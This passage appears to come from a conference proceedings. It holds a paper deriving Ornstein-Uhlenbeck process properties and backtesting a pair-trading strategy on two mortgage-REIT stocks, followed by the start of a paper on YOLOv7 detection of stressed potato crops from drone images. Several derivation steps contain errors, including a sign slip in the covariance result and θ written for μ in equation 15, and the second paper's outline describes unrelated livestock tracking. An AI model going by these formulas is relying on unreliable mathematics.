Prof. Verica Bakeva, PhD²

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
verica.bakeva@finki.ukim.mk*

Abstract—Brownian motion is the random movement of particles suspended in a medium (vacuum, water, air, etc). The Wiener process is a real-valued continuous-time stochastic process first defined by physicist Norbert Wiener and it mathematically describes the one-dimensional case of the Brownian motion. Despite its origins in physics, the Wiener process is used widely in different natural sciences, albeit most relevant to the case discussed in this document - financial mathematics and stochastic modelling of asset prices and volatility. The fluctuations of the prices of financial assets over time map similarly on a Cartesian coordinate system as the one-dimensional Brownian motion. Trading strategies incorporate predictions of the direction, size and time frame of a price movement, estimates of optimal position sizes and stopping times as well as estimates of realized and implied volatility.

The Ornstein-Uhlenbeck process is a stochastic process with wide reaching applications in financial mathematics. The mean-reverting property of the Ornstein-Uhlenbeck process makes it particularly useful in the construction of mean-reversion based trading strategies including pair trading (statistical arbitrage). In the following paper we are describing the O-U process, its application in finance and give a brief example of a simple application in a pair trading model of two correlated stock prices. As a market-neutral strategy, if correctly implemented, pair trading should yield small, but consistent profits over the long run, and the O-U process is often employed as a method of calibrating trade entries/exits and optimal stopping times.

Index Terms—Pair trading, Stochastic processes, Ornstein-Uhlenbeck process

I. INTRODUCTION

In the financial industry, and especially in trading and investing, there are strategies for consistently drawing profits that are based on the change in the price of the asset that is being traded. The financial asset could be cash (currency), equity (stocks), debt (bonds), derivatives (options, futures, forwards, swaps, securitized mortgages, etc.) or other types of exchange traded products where the price can be mapped on a time vs currency (USD) chart by tracking the last time that the product was traded. Market forces stemming from individual decision making (trader's long/short position) to systemic factors (Federal Reserve change in federal funds rate, decisions of the Securities of Exchange Commission), influence the price of the financial asset randomly, making it immensely difficult to predict with accuracy.

Mean reversion strategies, pair trading, statistical arbitrage and broadly risk management and portfolio management as well as optimal stopping time estimates are methods in finan-

cial modelling that take advantage of the statistical properties of asset price movements (Pervushyna, 2023). The Ornstein-Uhlenbeck process is employed as a statistical tool, with a mean reverting component, to model the price dynamics of the two assets being traded.

II. MEAN REVERSION, PAIR-TRADING AND VOLATILITY CLUSTERING

A. Mean-reversion

Mean reversion is a common trading strategy based on the assumption that when asset prices diverge, they eventually tend to converge to their long-term average. An interesting characteristic of the mean-reversion property of asset prices is that the greater the deviation is from the mean, the higher the probability that the asset price will drift back to its mean (Leung and Xin, 2015). This is related to the Volatility Clustering theory that large swings in the price are followed by large swings and small swings are followed by small swings. (Rama, 2005) So, following large divergences from the mean, the price of an asset is likely to be followed by a large divergence with the opposite sign, drifting back to the mean. In pair-trading, mean reversion is assumed for the spread of the pair of asset prices. (Mandelbrot and Richard, 2006)

B. Pair trading

Pair trading involves the trader placing two different orders to be filled. A sell order on the over-performing asset, assuming its price will revert back to its mean correlation with the other asset, and a buy order on the under-performing asset assuming its price will also tend closer to the first asset. (QuantPy, 2022) Buy/sell orders can be placed without initiating a trade immediately. If the sell order is higher than the current price, the order will not be filled until the specified price has been realized. The trade might never be initiated if the specified sell price is higher than the bid price (the highest that anyone in the market is willing to pay for the asset in the observation period). Same for the buy order, if the buy price in the order is lower than the ask price (the lowest price that a trader will accept for that asset in the market) then the buy order doesn't get initiated.

C. Example

We will be looking at a single pair (for the sake of simplicity) of stocks of two real estate companies. The data is




Fig. 1. Overlay - DEVELOPMENT SAMPLE

real and publicly shared on Yahoo finance. The first stock is Apollo Commercial Real Estate Finance, Inc. (ticker symbol is ARI) (Yahoo!, 2024) and the second is Blackstone Mortgage Trust, Inc. (BXMT) (Yahoo!, 2024). Both companies are in the list of small cap S&P 600. Small caps are commonly highly correlated though sensitive to exogenous factors that may break such correlation. The first company is a real estate company that deals with mortgage REITs (Real Estate Investment Trusts) and the second company is a subsidiary of the Blackstone private equity company, and is a financials company that also deals with mortgage REITs. We were vigilant to use two companies that are located in the same state and city (New York City, NY), as two companies in completely different market environments will usually be uncorrelated (due to dealing with different standards of livings, different buyers, rate of immigration, etc.). We will be focusing on the price data in five years (21.03.2019-21.03.2024). Their stock prices have a very high Pearson correlation coefficient of 0.897, and as expected, fluctuate during the Corona crisis but both revert back toward their means.

III. ORNSTEIN-UHLENBECK (LANGEVIN) PROCESS

To model the asset price correlation changes over time, across the observation period we assume some stochastic component W_t with a unit Normal distribution $N(0,1)$, that describes the random deviations that happen in short time slots. The larger deviations in the short time slots, are assumed to happen as outliers at the very right tails of the Normal distribution of the stochastic component W_t . (Mandelbrot and Richard, 2006)

The Vasicek form (Vasicek, 1977) of the Ornstein-Uhlenbeck equation, which we use to model the spread between the stock prices is as follows:

$$dX_t = \theta(\mu - X_t)dt + \sigma dW_t \quad (1)$$

We assume that X_t and W_t are unit normal random variables ($N(0,1)$) and are mutually independent. This is a form of the Ornstein-Uhlenbeck process where:

- X_t = the current price of the stock.
- θ = a mean reversion constant (how fast is the stock usually returning to the mean).
- μ = the mean historical price of the stock.
- σ = a constant volatility.
- W_t = a Wiener process (Brownian motion).

A. Characteristics of the Ornstein-Uhlenbeck function

First, we use an integrating factor to solve that particular stochastic differential equation, by multiplying both sides of the equation (Øksendal, 2014). We can take the integrating factor to be $e^{\int_0^t \theta ds} = e^{\theta(s|_0^t)} = e^{\theta(t-0)} = e^{\theta t}$.

$$e^{\theta t} dX_t = e^{\theta t} \theta (\mu - X_t) dt + e^{\theta t} \sigma dW_t \quad (2)$$

Now we integrate both sides, but before we need to express $e^{\theta t} dX_t$ in the following form:

$$\begin{aligned} \frac{d}{dt} (e^{\theta t} X_t) &= \frac{d}{dt} e^{\theta t} X_t + e^{\theta t} \frac{d}{dt} X_t \\ \Rightarrow dt \frac{d}{dt} (e^{\theta t} X_t) &= dt \frac{d}{dt} e^{\theta t} X_t + dt e^{\theta t} \frac{d}{dt} X_t \\ &= dt \theta e^{\theta t} X_t + e^{\theta t} dX_t \\ &= \theta e^{\theta t} dt X_t + e^{\theta t} \theta (\mu - X_t) dt + e^{\theta t} \sigma dW_t \\ &= \theta e^{\theta t} dt X_t + e^{\theta t} \theta \mu dt - e^{\theta t} \theta X_t dt + e^{\theta t} \sigma dW_t \\ &= e^{\theta t} \theta \mu dt + e^{\theta t} \sigma dW_t \end{aligned}$$

Now we can integrate both sides of this equation, and get the left side of the previous equation in terms of the Weiner process:

$$\int_0^t d(e^{\theta s} X_s) = \int_0^t e^{\theta s} \theta \mu ds + \int_0^t e^{\theta s} \sigma dW_s \quad (3)$$

So, now we can solve the Itô integral on both sides:

$$e^{\theta t} X_t - e^{\theta 0} X_0 = \theta \mu \int_0^t e^{\theta s} ds + \int_0^t e^{\theta s} \sigma dW_s \quad (4)$$

Noting that $e^0 = 1$ and further solving the Itô integral:

$$\begin{aligned} e^{\theta t} X_t - X_0 &= \theta \mu \int_0^t e^{\theta s} ds + \int_0^t e^{\theta s} \sigma dW_s \\ &= \theta \mu \frac{1}{\theta} e^{\theta s} \Big|_0^t + \int_0^t e^{\theta s} \sigma dW_s \end{aligned} \quad (5)$$

We can solve the integral that does not involve the Wiener process with respect to s :

$$\begin{aligned} e^{\theta t} X_t - X_0 &= \mu(e^{\theta t} - e^0) + \int_0^t e^{\theta s} \sigma dW_s \\ &= e^{\theta t} X_t - X_0 = \mu(e^{\theta t} - 1) + \int_0^t e^{\theta s} \sigma dW_s \end{aligned} \quad (6)$$

So now we add the term X_0 on both sides:

$$e^{\theta t} X_t = X_0 + \mu(e^{\theta t} - 1) + \int_0^t e^{\theta s} \sigma dW_s \quad (7)$$

And divide both sides by the integrating factor $e^{\theta t}$ to isolate X_t on the left side of the equation and solve for it:

$$\begin{aligned}
X_t &= e^{-\theta t} X_0 + e^{-\theta t} \mu (e^{\theta t} - 1) + e^{-\theta t} \int_0^t e^{\theta s} \sigma dW_s \\
&= X_0 e^{-\theta t} + \mu (e^{\theta t} e^{-\theta t} - e^{-\theta t}) + \int_0^t e^{\theta(s-t)} \sigma dW_s \\
&= X_0 e^{-\theta t} + \mu (1 - e^{-\theta t}) + \int_0^t e^{\theta(s-t)} \sigma dW_s
\end{aligned} \tag{8}$$

The remaining integral involving the Wiener process is typically expressed in terms of the Brownian motion (Øksendal, 2014). While it doesn't simplify to a closed-form expression, it represents the stochastic component of the Ornstein-Uhlenbeck process. (QuantPy, 2022)

1) *Mathematical Expectation of the O-U process:* In the following section we will derive the mean of the O-U process, which is further useful in modelling the behaviour of the correlation between the two asset prices:

$$\begin{aligned}
E[X_t] &= E \left[e^{-\theta t} X_0 + \mu (1 - e^{-\theta t}) + \int_0^t e^{\theta(s-t)} \sigma dW_s \right] \\
&= E \left[e^{-\theta t} X_0 \right] + E \left[\mu (1 - e^{-\theta t}) \right] + E \left[\int_0^t e^{\theta(s-t)} \sigma dW_s \right] \\
&= X_0 E \left[e^{-\theta t} \right] + \mu E \left[1 - e^{-\theta t} \right] + E \left[\int_0^t e^{\theta(s-t)} \sigma dW_s \right] \\
&= X_0 e^{-\theta t} + \mu (1 - e^{-\theta t}) + 0 \quad (E[\text{Wiener process}] = 0) \\
&= X_0 e^{-\theta t} + \mu (1 - e^{-\theta t}),
\end{aligned} \tag{9}$$

where $E \left[\int_0^t e^{\theta(s-t)} \sigma dW_s \right] = 0$, since the expected value of a deterministic function with respect to the Brownian motion is 0 (Øksendal, 2014).

2) *Variance:* Next is the variance, which corresponds to the volatility of the correlation of the asset prices, which is used in volatility clustering: (Rama, 2005)

$$\begin{aligned}
\text{Var}[X_t] &= E \left[(X_t - E[X_t])^2 \right] \\
&= E \left[\left(X_0 e^{-\theta t} + \mu (1 - e^{-\theta t}) + \int_0^t e^{\theta(s-t)} \sigma dW_s \right) \right. \\
&\quad \left. - \left(X_0 e^{-\theta t} + \mu (1 - e^{-\theta t}) \right) \right]^2 \\
&= E \left[\left(\int_0^t e^{\theta(s-t)} \sigma dW_s \right)^2 \right]
\end{aligned} \tag{10}$$

We know that $(dW_s)^2 = ds$ (Øksendal, 2014), and since the term σ^2 does not contain any s terms, we can simplify:

$$\begin{aligned}
\text{Var}[X_t] &= \sigma^2 \int_0^t e^{2\theta(s-t)} ds = \frac{\sigma^2}{2\theta} \left[-e^{2\theta(s-t)} \right]_0^t \\
&= \frac{\sigma^2}{2\theta} (1 - e^{-2\theta t})
\end{aligned} \tag{11}$$

3) *Covariance:* Finally, we can also find the covariance function.

$$\begin{aligned}
\text{Cov}[X_{t_1}, X_{t_2}] &= E \left[\left(X_{t_1} - E[X_{t_1}] \right) \left(X_{t_2} - E[X_{t_2}] \right) \right] \\
&= E \left[\left(X_0 e^{-\theta t_1} + \mu (1 - e^{-\theta t_1}) + \int_0^{t_1} e^{\theta(s-t_1)} \sigma dW_{s_1} \right) \right. \\
&\quad \left. - \left(X_0 e^{-\theta t_1} + \mu (1 - e^{-\theta t_1}) \right) \right) \left(X_0 e^{-\theta t_2} + \mu (1 - e^{-\theta t_2}) + \int_0^{t_2} e^{\theta(s-t_2)} \sigma dW_{s_2} \right) \right. \\
&\quad \left. - \left(X_0 e^{-\theta t_2} + \mu (1 - e^{-\theta t_2}) \right) \right] \\
&= E \left[\sigma \int_0^{t_1} e^{\theta(s_1-t_1)} dW_{s_1} \sigma \int_0^{t_2} e^{\theta(s_2-t_2)} dW_{s_2} \right] \\
&= E \left[\sigma^2 \int_0^{t_1} e^{-\theta t_1 + \theta s_1} dW_{s_1} \int_0^{t_2} e^{-\theta t_2 + \theta s_2} dW_{s_2} \right] \\
&= \sigma^2 E \left[\int_0^{t_1} e^{-\theta t_1} e^{\theta s_1} dW_{s_1} \int_0^{t_2} e^{-\theta t_2} e^{\theta s_2} dW_{s_2} \right] \\
&= \sigma^2 e^{-\theta(t_1+t_2)} E \left[\int_0^{t_1} e^{\theta s_1} dW_{s_1} \int_0^{t_2} e^{\theta s_2} dW_{s_2} \right]
\end{aligned} \tag{12}$$

Since the covariance over non-overlapping periods is 0, $(dW_s)^2 = ds$ (Øksendal, 2014) and assuming $t_1 = \min(t_1, t_2)$ (Hendricks et al.) we have that

$$\text{Cov}[X_{t_1}, X_{t_2}] = \sigma^2 e^{-\theta(t_1+t_2)} E \left[\int_0^{t_1} e^{\theta s_1} dW_{s_1} \int_0^{t_1} e^{\theta s_1} dW_{s_1} \right] \tag{13}$$

Now, using Itô isometry

$$E \left(\int_0^t g(s, W_s) dW_s \right)^2 = E \left[\int_0^t g(s, W_s)^2 ds \right],$$

we can further derive the covariance from a deterministic interval that is easier to evaluate:

$$\begin{aligned}
\text{Cov}[X_{t_1}, X_{t_2}] &= \sigma^2 e^{-\theta(t_1+t_2)} E \left[\int_0^{t_1} e^{2\theta s_1} ds_1 \right] \\
&= \sigma^2 e^{-\theta(t_1+t_2)} \frac{1}{2\theta} \left[e^{2\theta s_1} \right]_0^{t_1} \\
&= \frac{\sigma^2}{2\theta} e^{-\theta(t_1+t_2)} \left(e^{2\theta t_1} - e^0 \right) \\
&= \frac{\sigma^2}{2\theta} e^{-\theta(t_1+t_2)} \left(e^{2\theta t_1} - 1 \right) \\
&= \frac{\sigma^2}{2\theta} \left(e^{-\theta(t_1+t_2)+2\theta t_1} - e^{-\theta(t_1+t_2)} \right) \\
&= \frac{\sigma^2}{2\theta} \left(e^{-\theta t_1 - \theta t_2 + 2\theta t_1} - e^{-\theta(t_1+t_2)} \right) \\
&= \frac{\sigma^2}{2\theta} \left(e^{\theta t_1 - \theta t_2} - e^{\theta(t_1+t_2)} \right) \\
&= \frac{\sigma^2}{2\theta} \left(e^{\theta(t_1-t_2)} - e^{\theta(t_1+t_2)} \right)
\end{aligned} \tag{14}$$

The characteristics that we have just derived are for the sake of consistency based on the Vasicek (Vasicek, 1977) version of the Ornstein-Uhlenbeck equation, which contains the mean-reverting term. Thus, applying this derivation to the

modified Vasicek formulation of the O-U process, $dX_t = \theta(\mu - X_t)dt + \sigma dW_t$, the characteristics look as follows:

$$\begin{aligned} E[X_t] &= X_0 e^{-\theta t} + \theta(1 - e^{-\theta t}) \\ \text{Var}[X_t] &= \frac{\sigma^2}{2\theta} (1 - e^{-2\theta t}) \end{aligned} \quad (15)$$

B. Estimation of Parameters

A simple approach is to use the maximum likelihood estimation (MLE) to determine the parameters for which the observed data have the highest joint probability. (Dobson and Barnett, 2008) For independent and identically distributed random variables, $f(X|\theta)$ will be the product of univariate density functions:

$$f(x_1, x_2, \dots, x_n|\theta) = f(x_1|\theta) \dots f(x_n|\theta) = \prod_{i=1}^n f(x_i|\theta) \quad (16)$$

Let denote

$$L(\theta) = f(x_1, x_2, \dots, x_n|\theta) = \prod_{i=1}^n f(x_i|\theta) \quad (17)$$

This function is called the likelihood function, and the goal of the MLE process is to find the values of the parameters that maximize the likelihood function: (Dobson and Barnett, 2008)

$$\hat{\theta}(\mathbf{x}) = \underset{\theta}{\operatorname{argmax}} L(\theta|\mathbf{x}) \quad (18)$$

where $\mathbf{x} = (x_1, x_2, \dots, x_n)$. For convenience, we usually take the natural logarithm of the likelihood function.

$$l(\theta, \mu, \sigma) = \sum_{i=1}^n \ln f(x_{t_i}|\theta, \mu, \sigma) \quad (19)$$

To maximize the log-likelihood function across all the parameters, we take the partial derivative of the log-likelihood function with respect to each of the parameters to find the critical points and solve for the parameters subsequently: (Dobson and Barnett, 2008)

$$\begin{aligned} \frac{\partial l}{\partial \theta} &= \sum_{i=1}^n \frac{\partial}{\partial \theta} \ln f(x_{t_i} | \theta, \mu, \sigma) = 0 \\ \frac{\partial l}{\partial \mu} &= \sum_{i=1}^n \frac{\partial}{\partial \mu} \ln f(x_{t_i} | \theta, \mu, \sigma) = 0 \\ \frac{\partial l}{\partial \sigma} &= \sum_{i=1}^n \frac{\partial}{\partial \sigma} \ln f(x_{t_i} | \theta, \mu, \sigma) = 0 \end{aligned} \quad (20)$$

The O-U process is normally distributed stochastic process with estimated parameters (using MLE) mean $\mu = E[X_t]$ and variance $\text{Var}[X_t]$:

$$X_t = E[X_t] + \sqrt{\text{Var}[X_t]} W_t, \quad (21)$$

where the stochastic component $W_t \sim N(0, 1)$, i.e., W_t has Standard Normal distribution, which leads us to the closed form solution (QuantPy, 2022) of the O-U stochastic process:

$$X_{t+\Delta t} = X_t e^{-\theta \Delta t} + \mu(1 - e^{-\theta \Delta t}) + \sigma \sqrt{\frac{1 - e^{-2\theta \Delta t}}{2\theta}} W_t \quad (22)$$

And the distribution of the Ornstein-Uhlenbeck process can be described as having the previously derived parameters through the Maximum Likelihood Estimation:

$$f(x_t|\theta, \mu, \sigma^2) = \frac{1}{\sqrt{2\pi\sigma^2}} \exp\left(-\frac{(x_t - (x_0 e^{-\theta t} + \mu(1 - e^{-\theta t})))^2}{2(\frac{\sigma^2}{2\theta}(1 - e^{-2\theta t}))}\right)$$

In the pair trading strategy that is outlined above, the O-U process is incorporated by modelling the relationship between two assets through time. Modeling the correlation itself directly, however, could be more complex because the correlation is a measure of the linear relationship between two variables. (Brus and Alber, 2020)

C. Target variable

We can get a picture of the behavior of the correlation between the asset prices by looking at their ratio, including a normalizing factor (Brus and Alber, 2020). If we assume correlation between the prices of two assets, then we can define k_0 such that:

$$\begin{aligned} X_t &= \mu E[F_t] \\ Y_t &= k_0 X_t E[\tilde{Y}_t] \end{aligned} \quad (23)$$

This takes some stock X_t , which it assumes as stable, fluctuating around μ and predictable to exogenous factors F_t (such as interest rates, demographics, income structure, Covid-19 pandemic, etc. which we do not consider in the modelling procedure in this paper). Taking k_0 to be a normalizing factor (the rolling average of the ratio between the stocks, in a window of 40 days), we obtain:

$$\frac{Y_t}{k_0 X_t} = E[\tilde{Y}_t], \quad (24)$$

where $\tilde{Y}$ is modelled by an Ornstein-Uhlenbeck process. The ratio of the two stock prices (BXMT and ARI) when multiplied by the stock price in the denominator normalizes the O-U process and it implies the presence of the mean-reversion property in the stock prices (Brus and Alber, 2020).

Now, our strategy is to set $\tilde{Y}$ formulated as an O-U process and fit the model, by finding the Maximum Likelihood Estimators and computing the volatility and the mean-reversion speed based on the historical data we have.

D. Strategy

The strategy is to detect a significant deviation of the ratio from the estimated mean of the O-U process, by setting the buy/sell orders at one estimated asymptotic standard deviation above and below the estimated mean. The trader then incorporates the mean reverting factor by multiplying $1/2\theta$ with the asymptotic standard deviation and using the product as a deviation threshold.

Thus, the lower deviation threshold is as follows:

$$T_l = \mu_{mle} - \frac{\sigma_{mle}}{\sqrt{2\theta_{mle}}}$$

which the trader uses as a buy signal for the generally higher priced asset when it is also the under-performing asset, and

as a sell signal for the lower priced asset when it is also the over-performing asset. That is the case when the ratio between the prices of the two assets falls significantly below the mean while the asset prices converge towards each other. (cantaro86, 2022)

The upper deviation threshold is as follows:

$$T_u = \mu_{mle} + \frac{\sigma_{mle}}{\sqrt{2\theta_{mle}}}$$

which the trader uses as a buy signal for the generally lower priced asset, when it is also the under-performing asset and as a sell signal for the higher priced asset, when it is also the over-performing asset. That is the case when the ratio between the prices of the two assets rises significantly above the mean while the asset prices diverge away from each other.

The procedure which implements this strategy is as follows:

- Initialize a portfolio with a value of \$100,000 and set a position size to 5% of the portfolio.
- Calculate upper and lower thresholds based on the estimated parameters.
- Determine buy and sell signals based on the ratio between two price series and the calculated thresholds.
- Buy or sell stocks based on the signals and available cash and equity in the portfolio.
- Keep track of the number of stocks, equity values, and cash balance over time.
- Calculate the final value of the portfolio based on the remaining cash and equity after the trading period.

E. Testing

For the sake of simplicity, we use a naive method of making an initial parameter guess for the fitting of the O-U process, using intuition and experience. Given an initial guess of $\mu = E[X_t] = 1$, $\sigma = \sqrt{Var[X_t]} = 0.0526$ and $\theta = 0.0001$, the process arrives at the following parameters $\theta = 0.106$, $\mu = 1.001$ and $\sigma = 0.024$. (cantaro86, 2022) And thus by (12), the sell orders are at 1.053 and the buy orders are at 0.949. The trade initiates when the ratio between the stock prices is outside of those boundaries and concludes when the ratio reverts back inside the boundaries. The estimated μ , σ and θ are estimated on the training sample which consists of the first four years of the development data and the same parameters are used for the buy/sell thresholds on the test data, which consists of the last year of the development data. (cantaro86, 2022)

In the images below, the realized ratio between the two stock prices is superimposed on a simulation of ten Ornstein-Uhlenbeck random processes, with the same mean, standard deviation and mean reversion parameter. As we may note, relationship between the stock prices is the bold black curve which is mostly moving within deviation thresholds which are indicated with the red lines below and above the absolute mean of the ratio (blue line).

IV. CONCLUSION

Under the assumptions that the trades are executed with the right position sizing and timing, the naive approach to




Fig. 2. Ratio - First four years - TRAIN SAMPLE




Fig. 3. Ratio - last year - TEST SAMPLE

the model yields postivie returns on a yearly basis. With an initial portfolio of \$100,000 and initial investment identically distributed between the stocks of \$5,000 and the rest of it in cash, the model yields a profit of \$6,734.53. The model takes the naive approach of always initializing trades at the same time, and having a fixed trade size of 5% of each trade.

This paper is mostly covering the theoretical derivations of the formulae that compute the MLE estimators and the mathematical characteristics of the Ornstein-Uhlenbeck process. It serves as an example of how such mathematical methods are consistently used in the world of finance. Further investigation in the application of stochastic processes in finance, would include the documentation of all steps mentioned above. Additionally, pair trading is usually applied in a broader portfolio which includes many pairs of stocks with different position sizes and stopping times. It would be interesting to test the strategy on stocks in the same industry (mortgage REITs) but in different locations, in different industries (Oil company vs Oil company), across different industries (Oil company vs REIT company), and for different asset classes (Stock vs Currency, ETF vs Gold, Bitcoin vs US treasury bill).

REFERENCES

- [1] Pervushyna, Valeriia. *Optimal Stopping in Pairs Trading: Ornstein-Uhlenbeck Model*. Hudson & Thames, 2023.

- [2] Leung, Tim and Xin Li. *Optimal Mean Reversion Trading: Mathematical Analysis and Practical Applications*. World Scientific Publishing Company, 2015.
- [3] Rama, Cont. *Volatility Clustering in Financial Markets: Empirical Facts and Agent-Based Models*. Springer, 2005.
- [4] Mandelbrot, Benoit and Hudson L. Richard. *The (mis)behavior of markets: a fractal view of risk, ruin, and reward*. Basic Books, 2006.
- [5] QuantPy. *Trading stock volatility with the Ornstein-Uhlenbeck process*. GitHub, 2022.
- [6] Yahoo!. *Blackstone Mortgage Trust, Inc. (BXMT) Stock Historical Prices & Data*. Yahoo! Finance, January 12th, 2024, <https://finance.yahoo.com/quote/BXMT/history?p=BXMT>
- [7] Yahoo!. *Apollo Commercial Real Estate Finance, Inc. (ARI) Stock Historical Prices & Data*. Yahoo! Finance, January 12th, 2024, <https://finance.yahoo.com/quote/ARI/history?p=ARI>
- [8] Vasicek, Oldrich. *An equilibrium characterization of the term structure*. Journal of Financial Economics, 1977, 177–188.
- [9] Øksendal, Bernt, David. *Stochastic Differential Equations: An Introduction with Applications*. Springer, 2014, 6.
- [10] Dobson, J. Annette, and Barnett, G. Adrian. *An Introduction to Generalized Linear Models*. Chapman and Hall/CRC, 2008, 3(4), 77–79.
- [11] Brus, Daniël and Alber, David. *The Ornstein-Uhlenbeck Process and Its Applications to Pairs Trading*. KTH Royal Institute of Technology, 2020.
- [12] Hendricks, H. J., Ongala, J., & Ntirampeba, D. (n.d.). *Modification of the Ornstein Uhlenbeck Process to Incorporate the Influence of Speculation on Volatility in Financial Markets*. *Journal of Mathematics and Statistics*. November 20th, 2021. <https://thescipub.com/abstract/jmssp.2022.1.10>
- [13] cantaro86. *Financial-Models-Numerical-Methods Public*. GitHub, 2022. <https://github.com/cantaro86/Financial-Models-Numerical-Methods>

Detection of stressed and healthy potato crops using YOLOv7 from UAV collected images

Teodora Mladenovska, Biljana Risteska Stojkoska

*Ss. Cyril and Methodius University,
Faculty of Computer Science and Engineering
Skopje, North Macedonia
mladenovska.teodora@students.finki.ukim.mk,
biljana.stojkoska@finki.ukim.mk*

Abstract—Recent investigations into the utilization of remote sensing and deep learning for precision agriculture have showcased the potential to enhance crop management. Timely identification of stress factors, including but not limited to drought and disease, is imperative for optimizing crop yield, enhancing resource efficiency, and mitigating environmental impact. The synergy between remote sensing, UAVs, and deep learning is ready to bring a new era of precision agriculture, where data-driven decision-making becomes the core of sustainable and resilient farming systems. This study employs advanced computer vision techniques, notably leveraging fine-tuned YOLOv7 tiny model, for developing a robust model for the automated detection of healthy and stressed potato crops, with a recall of 0.55 for healthy, and 0.525 for stressed crops.

Keywords—*crop health assessment; potato crop; precision agriculture; object detection; YOLOv7*

I. INTRODUCTION

Precision agriculture [1] is a transformative paradigm in modern farming, that harnesses cutting-edge technologies for the optimization of the efficiency and sustainability of agricultural practices. As we navigate the intricate landscape of 21st-century agriculture, precision farming emerges as a beacon of innovation, promising increased yields, reduced ecological impact, and a sustainable future for global food production. It involves leveraging extensive data and information to enhance the utilization of agricultural resources and elevate crop quality. Regardless of the data source, PA's primary objective is to offer farmers valuable support in their business management. Modern agricultural production relies on monitoring crop status by observing and measuring variables such as soil condition, plant health, fertilizer and pesticide effect, irrigation, and crop yield. Effectively handling all these elements poses a significant challenge for crop producers. Overcoming these challenges can be done by using Remote Sensing(RS) [2]. Remote sensing refers to the acquisition of information about an object without direct physical contact. In the context of agriculture, this involves the use of various sensors mounted on platforms such as satellites or drones to collect data about crops, soil conditions, and other relevant parameters. Satellite-based remote sensing has emerged as a powerful tool for obtaining a bird's eye view of large agricultural areas. Satellites equipped with advanced sensors capture high-resolution images of the Earth's surface at

different wavelengths. These images provide valuable insights into crop health, land cover, and environmental conditions. Besides the satellites, drones have become essential in agricultural remote sensing. They can be equipped with a variety of sensors, including cameras and multispectral scanners, offering the advantage of flexibility and being able to capture detailed images at a much higher spatial resolution than satellites. One of their application in agriculture is for crop health monitoring, which enables farmers to assess the health of their crops by analyzing spectral patterns. Unhealthy or stressed plants exhibit distinct signatures, which allow an early detection of diseases, nutrient deficiencies, or water stress. The expansive progress in technological development significantly contributes to various domains of human existence, extending its notable impact even to the domain of agriculture [3] [4] [5].

The main goal of this paper can be divided into two parts: (i) architecture development for collecting potato crop images using UAV; (ii) building an algorithm for healthy and stressed potato crop detection using machine learning. Putting these parts together we can create a robust system for collecting the data and detecting the healthy and stressed potato crops.

This paper is organized as follows. In the second section, a brief related work is provided regarding available machine learning solutions in agriculture. Section III presents the architecture of our IoT based solution for livestock tracking. Details about the animal tracking device (AnTrack) are given in Section IV. Wireless technologies used for communication are elaborated in Section V. Section VI and VII present discussions, future directions and conclusion.

II. RELATED WORK

In recent years, the field of precision agriculture(PA) has witnessed a surge of interest and innovation, particularly in the domain of disease detection and management. Many studies have explored creating and using machine learning models to accurately and efficiently identify plant diseases. [6] examines advanced Neural Network (NN) techniques for processing hyperspectral data, focusing on plant disease detection. The integration of NN with hyperspectral data has proven to be a potent approach for early disease detection, particularly through the development of the Spectral Disease Index (SDI),

which involves the ratio of different spectral bands in pure disease spectra. The paper also discusses current challenges and future trends in the utilization of hyperspectral data for disease detection. Recognizing the limitations of manual detection, [7] explores the potential of advanced technologies like Machine Learning (ML) and Deep Learning (DL) for early identification of plant diseases. Focused on publications from 2015 to 2022, the research showcases the effectiveness of ML and DL techniques in enhancing the accuracy and efficiency of plant disease detection. It also addresses challenges such as data availability and imaging quality while providing valuable insights and potential solutions for researchers, practitioners, and industry professionals in the field of plant disease detection. Focused on tomato plants, [8] introduces today's technologies, combining machine learning and image processing with precise algorithms for early detection of leaf diseases. The research utilizes samples of tomato leaves with disorders, enabling farmers to identify diseases based on early symptoms. Techniques such as resizing, Histogram Equalization, K-means clustering, and contour tracing are employed to enhance the quality and extract meaningful features from the leaf samples. The study employs machine learning approaches, including Support Vector Machine (SVM), Convolutional Neural Network (CNN), and K-Nearest Neighbor (K-NN), achieving high accuracy rates in classifying disordered tomato samples. [9] underscores the importance of developing efficient methods for automating the detection, identification, and prediction of pests and diseases in agricultural crops. Leveraging Machine Learning (ML) techniques, the paper conducts a literature review, particularly focusing on tasks such as classification, 